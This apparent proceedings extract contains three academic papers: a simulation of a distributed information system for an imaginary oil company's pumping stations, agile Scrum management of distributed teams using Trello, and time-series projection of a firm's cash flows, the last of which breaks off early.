Abstract – Distributed information systems are implemented within industrial systems, banks, public organizations etc. Therefore, education in this area is important. This paper presents developed software that is designed to represent simulation of distributed information system in oil, i.e. petrol industry. Distributed information systems technology includes distributed databases and geographical information system elements.

I. INTRODUCTION

Information systems are complex systems that include hardware, software, orgware and lifeware. According to Vasconcelos et al [1], information system's architecture consists of three components:

- Information architecture,
- Application architecture,
- Technology architecture.

Distributed information systems include spatial, i.e. geographical distribution, i.e. dislocated separation of data, software and hardware. Distribution of data is usually implemented as distributed databases and data in various other formats, such as XML. Distribution of software is usually implemented as client-server applications such as web applications, web services, agents etc. Distribution of hardware include different server machines that could be spatially dislocated, as well as client machines, such as laptop or notebook computers, tabled PC, mobile phones etc.

One of applications of distributed information systems could be illustrated with example of oil (petroleum) industry. This paper presents a model of imaginary petroleum industry (IPI) distributed information system. This IPI is based on data obtained from Internet, regarding oil (petroleum), gas and water pumping stations across Vojvodina region, i.e. northern Serbia region. According to maps and obtained data, the geographic information system (GIS) has been included within the developed simulation software.

II. SIMULATIONS OF DISTRIBUTED INFORMATION SYSTEMS

"Simulation has been researched and applied successfully to model real world processes, applications and objects. It enables the study of various issues, such as feasibility, behavior and performance without building the actual system, thus saving precious time, cost and effort. A simulation can be adjusted to run at any speed relative to the real world and according to various possible scenarios. The results gathered from the simulation indicate how the real system behaves, thus enabling researchers to understand and improve on their design without the actual implementation." [2]

In this section existing software solutions in the field of simulations of distributed information systems will be presented.

"A mix team of researchers from CERN and California Institute of Technology designed and developed the first version of a generic simulator, called MOdels of Networked Analysis at Regional Centers (MONARC). " [2] The simulation model was also evaluated in the implementation "of the second generation of a more generic and flexible simulator, capable of delivering higher performance results. It was named MONARC 2. The simulator allowed the development of experiments with thousands of nodes and the evaluation of models ranging from Computational Grids to Data Grids, scheduling and replication algorithms, networking protocols, data warehouses, almost anything Grid related. MONARC 2 also took advantages of the current progress that was made by newer Java Virtual Machine implementations since the original MONARC project. The original simulation engine was redesigned to allow much larger systems to be simulated, comprising more components and running jobs. In the same time it improved the running performances by integrating state-of-the-art algorithms and structures. The simulation components were redesigned to consider many more parameters and others new were added into the simulation models. For example, the possibility to simulate data replication, distributed scheduling, fault tolerance, security, represent capabilities were introduced in the new simulation framework. MONARC 2, a multithreaded, process oriented simulation framework designed for modeling large scale distributed systems, allows the realistic simulation of a wide-range of distributed system technologies, with respect to their specific components and characteristics. MONARCH 2 simulation model provides the mechanisms to describe concurrent network traffic, evaluate different strategies in data replication, and analyze job scheduling procedures."[3]

Hatnik and Altmann [4] analyzed features of some existing simulation tools that could be used for simulation of distributed systems:

"Network Simulator NS-2:

- • Based on abstract models, without real reference data
- • Provided with extensive libraries (e.g. protocols, transmission lines)
- • Not well suited for circuit simulation (absence of libraries, languages, tools)

VHDL/Verilog Simulator ModelSim:

- • Modelling with low abstraction level possible
- • Provided with extensive circuit libraries
- • Not well suited to simulate communication networks

Matlab/Simulink

- • Models mainly based on differential and difference equations
- • More and more libraries and toolboxes available (e. g. for signal processing)
- • Not well suited to simulate circuits or for protocol development" [4]

Hatnik and Altmann [4] propose requirements for a suitable simulation environment for distributed systems: "

- Combination of models with different abstraction levels
- Less restrictions in terms of modelling languages
- Good extensibility (models, simulation algorithms)
- High flexibility at low complexity of the framework
- Integration of soft- and hardware components
- Distributed simulation

Hatnik and Altmann [4] conclude that there is a need for coupling of different simulators.

III. IMPLEMENTED SOFTWARE SOLUTION

Software for simulation of distributed information system is developed within final master thesis of Nemanja Sljapic [5], with methorship of Biljana Radulovic and assistance during implementation from Ljubica Kazi. Semantics aspects of oil industry are theoretically explained from Andrea Markovic. The application is developed within Visual Studio .NET as Windows application, with MS Access database.

After login, starting page displays map of Vojvodina region, with icons for each pumping location (Figure 1), enabling GIS (geographical information system) layout and main menu of application.

Figure 1. Main menu of application in GIS layout

Starting additional application screens could be from:

1. button "Unos inzenjera" – for registration of engineers that work at certain locations,

2. Names of these locations (such as Kelebija, Palic, Mokrin, Kikinda etc.) are buttons, which enable loading additional screen for each location. Locations are actually "collecting stations" which consist of several pumping stations.

3. NKV image (next to town Novi Sad at the map) represents central location of the whole industry, where monitoring and control of the whole system is performed.

Figure 2. presents a form for registration of engineers data.

Figure 2. Engineers registration

Figure 3. shows starting screen for certain location, which represents "collecting station". Collecting station enables collecting of pumped material (oil, gas, water) from certain region. In this simulation, each location consist of four pumping stations ("busotina"). At each collecting station, in this simulation it is enabled to start or to stop each pumping station.




Figure 3. Collecting station central form

Each collecting station form consists of three tabs:

1. Presentation and starting/stopping of each pumping station ("Prikaz busotina" – Figure 3.)
2. Tabular form of data from the specified location, representing the flow of materials pumping (Figure 4.)
3. Graphical representation of collecting station's statistics (Figure 5.)




Figure 4. Tabular presentation of data at collection station




Figure 5. Graph with statistics from collecting station

Using loop with sample data from a sample database enables automatically loading of data to simulate the data that are measured from certain pumping station. These data are statistically computed and represented at the graph.

The form representing part of application for central industry software is presented at following figures. Figure 6. represents list of all collecting stations and average value of pumped amount of material (oil, water, gas) in m^3.




Figure 6. Central industry screen with list of collecting locations

Another tabular representation of data, at the whole industry level is presented at Figure 7. Both tabular representations (from Figure 4 and Figure 7) enable filtering and export of data in XML form.




Figure 7. Tabular presentation of data for the whole industry

Graphical representation of statistical data about average values for the whole industry regarding certain material pumping (filtered presentation) is presented at Figure 8.

Figure 8. Graph for whole industry filtered for water

Finally, the fourth tab at the form for central industry part of application represents a simulation of remote control

of pumping stations (Figure 9). Each location is represented by four pumping stations. Each pumping station could be started or stopped remotely from the central industry location.

Figure 9. Remote control of pumping stations from central industry location

IV. CONCLUSION

Simulation software is usually used in education and in prototyping of complex systems design. In higher education, by using simulation software, students could be introduced to complex technologies that are used in professional environment. In creating simulation software, students are faced with challenges of creating a simulation model and representation in software form, enabling user to control certain processes.

This paper briefly represents functionality of software created to enable simulation of distributed information system of oil (petroleum) industry. This software enables continual data flow that simulates measurements from pumping stations, statistics at collecting stations and central statistics in industry center. User can control starting or stopping of pumping station working directly from collecting station or remotely from central industry control panel. This control of pumping stations influence results of simulated measurements and statistics.

Implementation of this simulation software is based on multiple databases, simulating distributed databases. It also supports XML export of data, enabling communication between nodes in distributed information system. It also presents elements of GIS with maps and locations, as well as remote controlling of distributed measurement stations. Future improvements of this system could include enhancements in flexibility of solution, i.e. dynamic GIS functions in setting any number of pumping stations, collection stations and central industry to be located at any location for any map.

REFERENCES

[1] A. Vasconcelos, P. Soursa, J. Tribolet: “Information system Architecture Metrics: an Enterprise Engineering Evaluation Approach”, The Electronic Journal of Information Systems Evaluation, Vol 10, Issue 1, pp 91-122, ISSN 1566-6379, www.ejise.com

[2] A. Sulistio, C. S. Yeo AND R. Buyya: “A taxonomy of computer-based simulations and its mapping to parallel and distributed systems simulation tools”, *Softw. Pract. Exper.* 2004; 34:653–673

[3] C. Dobre: “A Simulation Model for Large Scale Distributed Systems”, book chapter in “Simulation in Computer Network Design and Modeling: Use and Analysis”, IGI Global, 2012.

[4] U. Hatnik, S. Altmann: “Using ModelSim, Matlab/Simulink and NS for Simulation of Distributed Systems”, SDA 2004, 8. September 2004.

[5] N. Sljapic, “Model of distributed information system at with the

[6] example of oil company”, final MSc thesis, University of Novi Sad, Technical faculty “Mihajlo Pupin”, Zrenjanin, 2014.

Managing IT Projects with Agile Methods

Nenad Mirkov*, Miodrag Peranović **, Ivana Ćirić ***, and Zoran Ćirić****
* Primary school "Ivan Goran Kovačić", Subotica, Serbia
** Faculty of Economics, Brčko, Bosnia and Herzegovina
*** High school of Economics "Bosa Milićević", Subotica, Serbia
**** Faculty of Economics, Subotica, Serbia
nenad.mirkov@igk.edu.rs, miodrag.peranovic.efb@gmail.com, civana87@gmail.com, czoran@ef.uns.ac.rs

Abstract – In this paper we try to outline some key advantages of agile project management in software development and information system design. Our goal was to overcome problems in communication between stakeholders and project team members especially when they are in distant locations. The main focus was on requirement changes which are very common in IT (Information Technologies) projects.

I. INTRODUCTION

Traditional methodology in project management of information system and software development is based on waterfall model which can be described as sequential process of designing software solutions in eight phases: requirements, initiation, analysis, projecting, developing, testing, implementing and maintenance.

The main problem in this methodology regarding IT projects is that every step has to be finished completely, until the entire project can be evaluated and implemented. The first phase is essential in every project but also very prone to frequent changes. These changes usually occur because of misunderstandings and ambiguity of requirements appointed by stakeholders. On the other hand, software itself is effectively invisible and is very difficult to represent its features to stakeholders. This is why stakeholder involvement in project development has to be constant and continuous.

This approach is already widely accepted given that accurate identification of software requirement largely determines the quality of final product, and the success of project. The significance and importance of requirement is studied by Boehm [1], and revealed that locating and fixing errors in requirement definition phase costs US 1$, in design phase US $5, in the coding phase US $10, during unit testing as much as US $20, and up to US $200 after delivery of product.

Even though, we are faced with the increasing number of projects every year, the majority of them will fail or be challenged. According to the 2010 IT Project Success Survey [2] the overall average percent of success is in favor of agile and iterative projects. The survey was performed in 2010, and Fig. 1 represents the success of IT projects in practice.




Figure 1. Perceived IT project success rates by paradigm [2].

In the first chapter we discuss some key points of agile development. Second chapter describes Scrum as agile method which is widely accepted in software developing projects. Next, we outline key advantages and propose some open source solution tools to help both parties, developers and stakeholders exchange information and conclusions.

II. AGILE PROJECT MANAGEMENT

Even though a greater number of corporations are aware of agile methodologies and are employing its concepts to develop product and manage a project, it will not provide finished solutions without proper planning and communication.

The migration from traditional project management methodologies which are based on waterfall methods towards agile or other iterative processes is often a challenging and confusing for either stakeholders or developing team. Therefore, each party has to be familiar with basic principles written by agile alliance [3]:

- Highest priority is to satisfy the customer through early and continuous delivery of valuable software.
- Welcome changing requirements, even late in development. Agile processes harness change for the customer's competitive advantage.
- Deliver working software frequently, from a couple of weeks to a couple of months, with a preference to the shorter timescale.

- Business people and developers must work together daily throughout the project.
- Build projects around motivated individuals. Give them the environment and support they need, and trust them to get the job done.
- The most efficient and effective method of conveying information to and within a development team is face-to-face conversation.
- Working software is the primary measure of progress.
- Agile processes promote sustainable development. The sponsors, developers, and users should be able to maintain a constant pace indefinitely.
- Continuous attention to technical excellence and good design enhances agility.
- Simplicity is essential.
- The best architectures, requirements, and designs emerge from self-organizing teams.
- At regular intervals, the team reflects on how to become more effective, then tunes and adjusts its behavior accordingly.

The objective of agile approach is simple: deliver project within expected time period, with all requirements fulfilled, promote collaboration trough an incremental process and optimize project budget. Once they accepted these methodologies, the development team will be prepared for frequent changes in requirements. Empowering iterative process will help them overcome these changes.

There are many different types of projects, and every project has its own special features and therefore the resulting was in different approaches on how to best apply agile methods. Additionally, iterative processes are used to help enable improvement in communication, maximize cooperation, as well as protect the team from disruptions and impediments. Overall then, the goal is to deliver a more suitable product more quickly than with traditional methods.

These methodologies share much of the same philosophy, as well as some of the same characteristics, but from the implementation standpoint, every one of them has its own features, terminology and practice. The best methodologies to apply for software development and information system design are:

- Scrum,
- Lean and Kanban,
- Extreme Programming,
- Crystal,
- Dynamic Systems Development Method and
- Feature – Driven Development.

Every agile methodology numbered above has its own pros and cons, but the agile community is mostly using Scrum as a very good lightweight approach for delivering high quality products within projected time and effort. Therefore, the Scrum method has to be examined deeper in the following chapter.

III. SCRUM METHOD IN DEPTH

Over the last decade, Scrum method significantly evolved to one of the most popular practice in agile community due to its simplicity and proven productivity. It can also be recognized as framework for managing and controlling iterative and incremental projects of all types. Scrum methodology emphasizes empirical feedback and learning from experience. Project teams have a great degree of independence in work. The project itself is divided into succinct work cadences, also known as sprints, which are typically one week or two weeks long or different as project manager considers. Rising and Janoff [4] describe Scrum as a development process for small teams, which includes a series of short development phases or iterations. A Scrum team is given significant authority and responsibility for many aspects of their work, such as planning, scheduling, assigning tasks to members, and making decisions.

The main idea is that every sprint or iteration delivers a product module which can be evaluated and tested by other team members and stakeholders for its expected functionality. This approach helps identifying logical errors or completely wrong ideas in requirement implementation in the early stage of product development. The other great benefit is to overcome the misunderstandings between stakeholders and project team that needs to implement their ideas and needs.

Scrum's incremental, iterative approach trades the traditional phases of "waterfall" development for the ability to develop a subset of high-value features first, incorporating feedback sooner, as shown in Figure 2.




Figure 2. Scrum iteration process [5]

At the end of each iteration or sprint, stakeholders and team members meet together to assess the progress of project and evaluate tasks that are completed. If necessary, some tasks are split into smaller pieces and transferred to another sprint. Also, if some team members have issues and problems to complete their tasks, brainstorming is held to overlook those problems.

The quality of software development requires a steady flow of elicited product requirements. According to K. Vlaanderen et al. [7] without this steady flow of

requirements, software vendors run the risk of delaying new software releases and bad code due to badly specified requirements, all resulting in the waste of large amounts of resources. To avoid these problems, a functioning team of product managers is required, that can, cooperatively with the development team, supply approved and well-defined requirements.

Figure 3 shows a particular knowledge flow within the agile process.

The project team who practice Scrum methodology consists of three roles: scrum master, project owner, and team members.

Product owner is a most responsible role in the team, and a person who plays this role is responsible for a project's success. He or she also represent the customer's interest trough requirements and makes the prioritization of those requirements. Product owner has to make sure the release is developed as planned, within budget and by the deadline. Because of the self-organization of project teams in Scrum, the product owner must fight the urge to micro manage, and at the same time must be available to the team and answer the questions from them.

Product owner must not add more work to team members in the middle of the sprint, even if requirements have changed, but rather he has to wait with new tasks until next sprint planning meeting. However, if necessary, the product owner may cancel the current sprint and continue with new sprint planning meeting (this must happen only in unavoidable situations).

Scrum master is a person responsible for several things, of which most important are enacting the Scrum values and practices and removing impediments [6].

Scrum master also helps the team remain creative and productive, while making sure its successes are visible to the product owner. He or she also works to advise the product owner about how to maximize ROI (return of investment) for the team.

Team members are people with different skills like programmers, engineers, software architects, analysts, user interface designers, and testers. Each team usually consists of five to seven team members.

Teams are self - organized and they track the progress of their work with the guidance of the scrum master. To work effectively it is important for a scrum team that everyone within the team follows a common goal, adheres the same norms and rules, and shows respect to each other.

Individuals within the scrum team will most certainly have specialized skills and focus. However to achieve best possible performance it would be optimal to have a balanced set of skills.

Only then the Scrum Team will be able to deal with the ever-changing challenges and can act as autonomous as it is possible.




Figure 3. Agile knowledge flow [7]

On one hand this means that a team should be multidisciplinary right from the beginning. On the other hand this also means that each team member should learn a little bit of each other's specialization, e.g. if required to finally reach the committed goal a developer should also perform or write tests. As a consequence this also means that within the scrum framework it is not differentiated between for example tester and software architect, they all share the same title - Scrum Team Member even if the primary skill is not to develop production code.

Beside roles, the Scrum framework also contains artifacts that include product backlog, sprint backlog and burn down charts. Product backlog is a list of product requirements which are similar to tasks in traditional project management. It is a product owner responsibility to prioritize the list but whole team is involved in product backlog items estimation. Estimation of items is usually done by placing a backlog item into a size category, discussing the story points (a relative measure of the complexity of a particular feature within the project) and using that to estimate the amount of hours or days of work that will be involved to complete the item. Based on this estimation, a collective decision can be made that establishes the team's velocity or amount of effort that can be reasonably handled during one sprint.

When the work with product backlog is completed, the project kickoff starts by transferring all the items to sprint backlog. Each sprint has its own backlog items which come from breaking product backlog item into smaller pieces (tasks) that can be performed in several days. Sprint backlog should contain no more than 300 sprint backlog items. The team can determine that items need to be added or subtracted from particular sprint, and product owner must not intervene.

Iteration process of scrum methodology is based on four types of meetings. At the beginning of each sprint, sprint planning meeting is held where product owner with team members negotiate which product backlog item will be converted to working product during that sprint. Each day team should spend total of 15 minutes on daily sprint meeting to discuss what everyone has done the previous day, what will be done today, and what impediments they faced. Daily scrum meeting is supposed to be held in same place every day, but our research shows that there are examples where team members work in different

geolocations so the daily scrum meeting has to be organized in virtual environment.

After sprint execution, the team holds a sprint review meeting to demonstrate a working product increment to the product owner and everyone else who is interested. This kind of meeting is the appropriate for external stakeholders to attend. It is the opportunity to inspect and adapt the product as it emerges, and iteratively refine everyone's understanding of the requirements. Iterative development, a value-driven approach, allows the creation of products that couldn't have been specified up front in a plan-driven approach. At the end of each sprint, the sprint retrospective meeting is held. At this meeting, the team reflects on its own process. They inspect their behavior and take action to adapt it for future sprints.

IV. RESEARCH AND RESULTS

The best way to organize teams and maintain meetings is if every team member works in same or nearby town or city. One of the greatest artifacts to be used in scrum is a scrum task board, sometimes called Kanban board. This board consists of 3 to 5 columns named: backlog items (or stories), to do, in progress, testing, and done. The board should be located in a common room where meetings are held. In a larger company, a whole wall was split into columns, and the wall itself represented a story board. In our research we focused on teams whose members are located in distant places. In such case, it is very difficult to organize meetings in the same place. However, sprint planning meeting and retrospective meeting must be organized in face to face manner, but other daily meetings and other special meetings could be arranged in virtual environment. Skype is proven to be a very good tool for group video calls, but the quality of call is very dependent on network bandwidth, and there were some examples when time was lost in establishing a good quality connection rather than discussing project progress.

Another problem was the project progress, which is usually tracked by Kanban board, or scrum story board. Because the team members dislocation, we needed a tool in the cloud to be accessed and modified by each team member. As a research showed, there were several very mature software tools in the cloud for this purpose. For our research we were looking for a tool that can be used freely by 5-10 team members. Software tools that fulfilled these requirements were: Target Process, Trello, TinyPM, and VersionOne. Finally, for our research we have chosen Trello to use in project management.

The adoption phase for this tool was shortest and took only 1 week for each team member to learn most of the features of the tool. Before, we had tried several tools with similar features, but there was always resistance from team members, because of poor understanding, or complicity of the tool. Therefore, one of the most important feature is the simplicity of the user interface.

To use Trello, each member has to open an account, which is completely free of charge. There can be more than one organization for each account. One organization can have on or more ongoing projects. Every project has its story boards. Finally boards are divided into columns which can be fully customized by product managers, or in our case scrum master. After initial use of 6 weeks (three sprints) we have learned that some of team members have created their own board for personal management of work done. This also came from simplicity of design of the tool. Basic example of story board in Trello is shown in Fig. 4.




Figure 4. Story board example in Trello

Before using Trello, scrum master had problems with tracking hours spent on each task by team members. In Trello every card has many special features like, estimated time, time spent, and comments by users, deadlines, labels, members attached to task, file attachments and checklists. It was very easy to enter or modify time estimations and time spent on a particular task. Another way to track time is to use the Plus for Trello which is a Google Chrome add-on.

We have found that collaboration between stakeholders and team members and working on better understanding on what stakeholder whish to have in final product was essential for product success, and also much easier using the tool. Stakeholder could track the progress and read comments on each task or product backlog item, and if necessary post their comments too. Every project of software development suffers from frequent changes in requirement. Many previous studies have proven that project failures are very often directly associated with these frequent changes. Therefore, it is inevitable to process these changes right away as they emerge, and collaboration in cloud with support of tools like Trello can help that.

V. CONCLUSION

By analyzing agile methodology and its impact on managing projects of software development and information system design in one environment where team members and stakeholders are dislocated, or geologically far away from each other, we conclude that use of software tools to control the iteration process must be used, and that the cloud has proven to be a very good environment for deployment of such tools. Chances for successful completion of project and delivering product within time and budget drastically increase by permanent collaboration between stakeholders and team members which can be achieved if everyone takes some time and effort to understand and learn tools like Trello, for agile

development. For future research, we plan to compare the successes of agile projects when team members and stakeholders are located in same or nearby cities and projects when they are dislocated.

REFERENCES

[1] B. Boehm, "Understanding and controlling software costs." Journal of Parametrics 8.1 (1988): 32-68.

[2] S. Ambler, 2010 IT Project Success Rates Survey Results, retrived on June 30th , 2014, from www.ambysoft.com/surveys/success2010.html#Results

[3] The Twelve Principles of Agile Software, Agile Alliance, Retrived on July 4th , 2014, from www.agilealliance.org

[4] L. Rising, N.S. Janoff, "The Scrum software development process for small teams". IEEE Software 17 (4) (2000) 26–32.

[5] Scrum reference card, retrived on June 30th , 2014, from scrumreferencecard.com/scrum-reference-card/

[6] F. Cervone, "Understanding agile project management methods using Scrum." OCLC Systems & Services 27.1 (2011): 18-22.

[7] K. Vlaanderen, S. Jansen, S. Brinkkemper, E. Jaspers, "The agile requirements refinery: Applying SCRUM principles to software product management." Information and Software Technology 53.1 (2011): 58-70.

Hybrid System for the Projection of Cash Flows

Nataša Glišović*
*State University of Novi Pazar, Department of Mathematical Sciences, Vuka Karadzica bb, Novi Pazar, Serbia
natasaglisovic@gmail.com

Abstract— People and organizations usually accept only the cash when they charge the demands from the firms. If a firm wants to employ people, it has to pay them in cash. If it wants to buy some new equipment, the salesman will usually insist on paying in cash for the supplies, most probably after the expiry of a short period of the allowed delayed payment. When a firm is ruined, the reason is really in its impossibility to find the cash so that it can pay all its creditors. Due to those factors, the cash (ready money) becomes the most important and other interested parties study it carefully when they want to evaluate the ability of the firm to survive and/or take advantage of opportunities for trading when they arise. The aim of this research is the survey of the hybrid system for the projection of cash flows. The research results are applied to the real example of a firm.

I. Introduction

The report about the cash flows represents the survey of cash flows in the economic subject during the observed time period [1]. This financial report offers an insight to its users into the cash flows which are carried out by an economic subject. The importance of the cash flow, from the standpoint of economic subjects, reflects itself in the maintenance of liquidity and solvency. Also, the accumulated 'free cash flow' influences on the increase of the investing potential of an economic subject. In contrast to the cash flows, the incomes and expenditures as calculating categories make the base of the inspection and statement of the accounting concept of the results. The deficiency of the accounting concept of the results is in the fact that it does not state the availability of the cash as the factor of an economic subject's existence.

In the paper, II Cycle of business money flows will be shown, in the part III the purpose of the report of cash and their relation with the state balance and success balance, in part IV will be shown how much the analysis of the cash flow reports is important. The mathematical model which can serve in the cast flow analysis, is given in V, in VI there will be something about the model results and VII the conclusion.

II. The Cycle of Business Money Flows

The cash reservoir must have a reserve strong paint in the form of exceeding in bank accounts or unused short-termed credits [2]. That is the first defense line from the occurrence of cash lock. Everyday liquidity consists of two separate cash reservoirs. The main cash influxes into the cash reservoir come from the account of business demands. That is the demand account from the clients who pay for the goods or services that they got from the firms.

It is possible to follow the steps in the business cycle: with the help of 'business obligations', 'the raw materials' are supplied. In time, 'the raw materials' become 'unfinished production' and then 'the final products'. During the process of transfer from one to the other category, the cash is absorbed in the form of earnings costs and payments to the suppliers. During carrying out business activities, those 'final products' will be sold. The value is transferred into; business demands, from which it comes back to the reservoirs of 'cash' so that cycle can be closed [3].

III. The Purpose of the Cash Report and Their Relation with the State Balance and Success Balance

The information about the cash flow of a firm is useful because it offers the base to the users of financial reports by which they can estimate the capability of a firm to create the cash and cash equivalents and to determine how a firm uses those money influxes.

In order to make economic decisions, the users have to estimate the ability of a firm to create the cash and cash equivalents, the time frame and the level of certainty so that the firm can create them.

In the reports about the cash flows, the cash incomes are noted as well as the payments which the firm carried out in cash during the particular period.

The relation between the net profit and changes on the cash balance is shown in it. The cash balance can be reduced despite the fact that the profit is positive and vice versa.

IV. The Analysis of the Reports About the Money Flows

The report about the money flows is a derived financial report because it appears by rearranging of the positions of the state balance and the success balance. The report about the money flows is, besides the state and success balance, considered one of more important reports which its full affirmation acquired in early nineties of the XX century when a large number of successful firms (the firms which stated the profit in the success balance) had big problems with the solvency because they had bigger outflows than influxes of money.

A company, which lacks money, is the one which, for a short period, will not be able to meet its current obligations, but for a long period, this state can reach insolvency and finally the bankruptcy of such a firm. This situation in practice, appeared because of different assumptions from which we start while recognizing incomes and expenses in relation to influxes and outflows of money.

The report about the money flows is a survey of money outflows and influxes during the account period according to managing, investing and financial activities. The money

flows, which have been shown in this report, refer to a certain time period, so this report is treated as a periodical report.

The report about the money flows shows influxes and outflows of cash which are classified according to the basic activities in the firm-business, investing and financial activities. This report is regulated MRS 7. The report about the money flows and makes the obligatory financial report.

V. METHODOLOGY

In the paper, we suggest the model of time series as a help in the analysis of the cash flow projection. The analysis of time series is a statistical discipline but its application is based on the principles which differ from common assumptions of the statistical conclusion theory [4]. Namely, the basic concept in the statistical conclusion theory is a simple unexpected sample which means a set of independent and equally distributed unexpected variables. In the analysis of time series a set of unexpected variables is considered, for which, however, it is assumed that they are mutually dependent, but most frequently correlated. What is of interest in the analysis of time series is checking the nature and level of correlation of the unexpected variables in time [5, 6].

The analysis of time series is the subject of study in different scientific areas. Economic studies which are measured at the micro and macro level. Depending on how the data are registered, the time series can be interrupted and uninterrupted. The interrupted time series are a set of observations which appear in certain moments during the time. Uninterrupted time series are those whose data we can get to know in each moment. This division is conditional, because from the uninterrupted time series we can form the interrupted one by using the following two methods:

1. Method of a systematic sample
2. Method of time aggregation

The basic aims in the analysis of the time series are:

1. Describing the time series
2. Explaining the time series and
3. Predicting the time series.

VI. CASE STUDY

The information about the cash flows of a firm is useful because the uses of the financial reports are offered the base by which they can estimate the ability of a firm to make cash and cash equivalents and to establish the needs of a firm for using those money flows [7].

The cash and cash equivalents represent the investments which can, at once, be transformed into cash, which are liable to insignificant risk from the changes in the values [12, 13]. The exceeding in the bank account are included as a negative component of the cash and cash equivalents. The report about the cash flows is directed to the changes, that is, increasing or decreasing in cash and cash equivalents and the activities which cause those decreases or increases, the business activities, the investment activities and the financial activities [14, 15, 16].

